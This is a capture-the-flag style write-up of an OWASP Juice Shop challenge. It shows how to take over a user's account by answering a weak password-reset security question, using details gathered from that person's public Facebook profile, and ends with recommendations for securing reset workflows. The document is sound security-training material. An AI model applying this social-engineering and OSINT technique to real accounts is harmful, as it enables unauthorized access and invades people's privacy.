
Description: Similar to Change Bender's Password, insecure reset workflows allow attackers to exploit password reset mechanisms.

Impact: Unauthorized access can compromise accounts, leading to data breaches and loss of user trust.

Steps to reproduce the vulnerability:



We need to change bjoern's internal account's password using forgot password by answering the question.



We login to admin and use a sql injection.

The screenshot shows the OWASP Juice Shop administration interface. On the left, a sidebar titled "Administration" lists "Registered Users". The users listed are: amy@juice-sh.op, bjoern@juice-sh.op, account@juice-sh.op, uvgini@juice-sh.op, demo, john@juice-sh.op, and emma@juice-sh.op. On the right, a section titled "Customer Feedback" displays reviews from customers. The reviews are:

- Great shop! Awesome service! (amy@juice-sh.op) ★★★★
- Nothing useful available here! (bjoern@juice-sh.op) ★
- Please send me the juicy chatbot NFT in my wallet at /juicy-nft :) purpose betray marriage bla... (account@juice-sh.op) ★
- Incompetent customer support! Can't even upload photo of broken purchase!... (uvgini@juice-sh.op) ★★
- This is the store for awesome stuff of all kinds! (anonymous) ★★★★
- Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous) ★★★★
- Keep up the good work! (anonymous) ★★★
- this is a test (emma@juice-sh.op) ★★

After going to administration panel we see bjoern's internal account which is bjoern@juice-sh.op


The screenshot shows the "Forgot Password" page of the OWASP Juice Shop. The form requires the user to enter their email address and answer a security question. The email field contains "bjoern@juice-sh.op". The security question field contains "Your ZIP/postal code when you were a teenager?". A tooltip for this field says "Use a Securely Generated Password". Below the form are fields for "New Password" and "Repeat New Password", both currently empty. A "Manage Passwords" button is visible above the password fields. At the bottom of the form is a "Change" button.

After trying to login and change his password we see that his security question is his zip code when he was a teenager.


We need to get more information about him and his town by using google.

The screenshot shows a Facebook profile page. In the top left, there's a sidebar with tabs: Posts (which is selected), About, Friends, Photos, Videos, Sports, and More. The main area on the left displays the user's 'Intro' section, which includes a location pin icon and the text: 'Uetersen, Germany'. Below this, it lists 'Town/City' as 'Uetersen, Germany' and provides a link: 'http://www.uetersen.de/'. There's also a photo of a man standing next to a whiteboard. On the right side, under the 'Posts' tab, a post from 'Björn Kimminich' dated '6 October' is shown with the caption '#JuiceShopAtNight'. The post features a photograph of a custom-built wooden juice extraction machine with multiple green LED lights and several vertical black pipes.

Since we know his full name which is bjorn kimminich we found his facebook account which shows the city he was born.



By asking AI to give us the postal code of uetersen which is his teenager town we get the postal code for it.



We managed to change his password and solve the challenge.

Recommendation:

Use secure and time-limited password reset tokens that expire quickly after being issued. Implement email or SMS verification before allowing a password reset. Require users to re-authenticate using MFA during password reset processes. Avoid displaying detailed error messages during reset attempts to prevent information disclosure. Regularly audit and test password reset workflows for vulnerabilities and misconfigurations.